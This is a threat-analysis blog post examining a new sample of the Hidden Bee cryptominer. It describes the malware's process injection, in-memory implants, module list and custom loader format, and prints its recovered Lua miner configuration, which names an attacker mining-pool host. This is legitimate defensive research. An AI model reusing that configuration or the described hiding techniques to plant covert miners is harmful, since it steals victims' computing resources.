Hidden Bee: Let’s go down the rabbit hole

blog.malwarebytes.com/threat-analysis/2019/05/hidden-bee-lets-go-down-the-rabbit-hole/

hasherezade May 31, 2019

Some time ago, we discussed the interesting malware, Hidden Bee. It is a Chinese miner, composed of userland components, as well as of a bootkit part. One of its unique features is a custom format used for some of the high-level elements (this format was featured in my recent presentation at SAS).

Recently, we stumbled upon a new sample of Hidden Bee. As it turns out, its authors decided to redesign some elements, as well as the used formats. In this post, we will take a deep dive in the functionality of the loader and the included changes.


Sample

831d0b55ebeb5e9ae19732e18041aa54 – shared by @James_inthe_box

Overview

The Hidden Bee runs silently—only increased processor usage can hint that the system is infected. More can be revealed with the help of tools inspecting the memory of running processes.


Initially, the main sample installs itself as a Windows service:




Hidden Bee service

However, once the next component is downloaded, this service is removed.

The payloads are injected into several applications, such as svchost.exe, msdtc.exe, dllhost.exe, and WmiPrvSE.exe.




If we scan the system with hollows_hunter, we can see that there are some implants in the memory of those processes:




Results of the scan by hollows_hunter

Indeed, if we take a look inside each process' memory (with the help of Process Hacker), we can see atypical executable elements:




Hidden Bee implants are placed in RWX memory

Some of them are lacking typical PE headers, for example:



Executable in one of the multiple customized formats used by Hidden Bee


But in addition to this, we can also find PE files implanted at unusual addresses in the memory:



Manually-loaded PE files in the memory of WmiPrvSE.exe

Those manually-loaded PE files turned out to be legitimate DLLs: OpenCL.dll and cudart32_80.dll (NVIDIA CUDA Runtime, Version 8.0.61). CUDA is a technology belonging to NVidia graphic cards. So, their presence suggests that the malware uses GPU in order to boost the mining performance.


When we inspect the memory even closer, we see within the executable implants there are some strings referencing LUA components:



Strings referencing LUA scripting language, used by Hidden Bee components

Those strings are typical for the Hidden Bee miner, and they were also mentioned in the previous reports.

We can also see the strings referencing the mining activity, i.e. the Cryptonight miner.



List of modules:

bin/i386/coredll.bin
dispatcher.lua
bin/i386/ocl_detect.bin
bin/i386/cuda_detect.bin
bin/amd64/coredll.bin
bin/amd64/algo_cn_ocl.bin
lib/amd64/cudart64_80.dll
src/cryptonight.cl
src/cryptonight_r.cl
bin/i386/algo_cn_ocl.bin
config.lua
lib/i386/cudart32_80.dll
src/CryptonightR.cu
bin/i386/algo_cn.bin
bin/amd64/precomp.bin
bin/amd64/ocl_detect.bin
bin/amd64/cuda_detect.bin
lib/amd64/opencl.dll
lib/i386/opencl.dll
bin/amd64/algo_cn.bin
bin/i386/precomp.bin

And we can even retrieve the miner configuration:


```
configuration.set("stratum.connect.timeout",20)
configuration.set("stratum.login.timeout",60)
configuration.set("stratum.keepalive.timeout",240)
configuration.set("stratum.stream.timeout",360)
configuration.set("stratum.keepalive",true)
configuration.set("job.idle.count",30)
configuration.set("stratum.lock.count",30)
configuration.set("miner.protocol","stratum+ssl://r.twotouchauthentication.online:17555/")
configuration.set("miner.username",configuration.uuid())
configuration.set("miner.password","x")
configuration.set("miner.agent","MinGate/5.1")
```

view raw config.lua hosted with ❤ by GitHub


Inside

Hidden Bee has a long chain of components that finally lead to loading of the miner. On the way, we will find a variety of customized formats: data packages, executables, and filesystems. The filesystems are going to be mounted in the memory of the malware, and additional plugins and configuration are retrieved from there. Hidden Bee communicates with the C&C to retrieve the modules—on the way also using its own TCP-based protocol.

The first part of the loading process is described by the following diagram:



Each of the .spk packages contains a custom ‘SPUTNIK’ filesystem, containing more executable modules.



Starting the analysis from the loader, we will go down to the plugins, showing the inner workings of each element taking part in the loading process.

The loader

In contrast to most of the malware that we see nowadays, the loader is not packed by any crypter. According the header, it was compiled in November 2018.

Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports

Offset	Name	Value	Meaning
E4	Machine	14c	Intel 386
E6	Sections Count	5	5
E8	Time Date Stamp	5bdde636	Saturday, 03.11.2018 18:17:26 UTC
EC	Ptr to Symbol Table	0	0


While in the former edition the modules in the custom formats were dropped as separate files, this time the next stage is unpacked from inside the loader.

The loader is not obfuscated. Once we load it with typical tools (IDA), we can clearly see how the new format is loaded.

```
004046A5
004046A5 loc_4046A5:
004046A5 push    ecx
004046A6 push    eax
004046A7 push    ebx
004046A8 push    400000h
004046AD call    load_custom_format
004046B2 mov     esi, eax
```

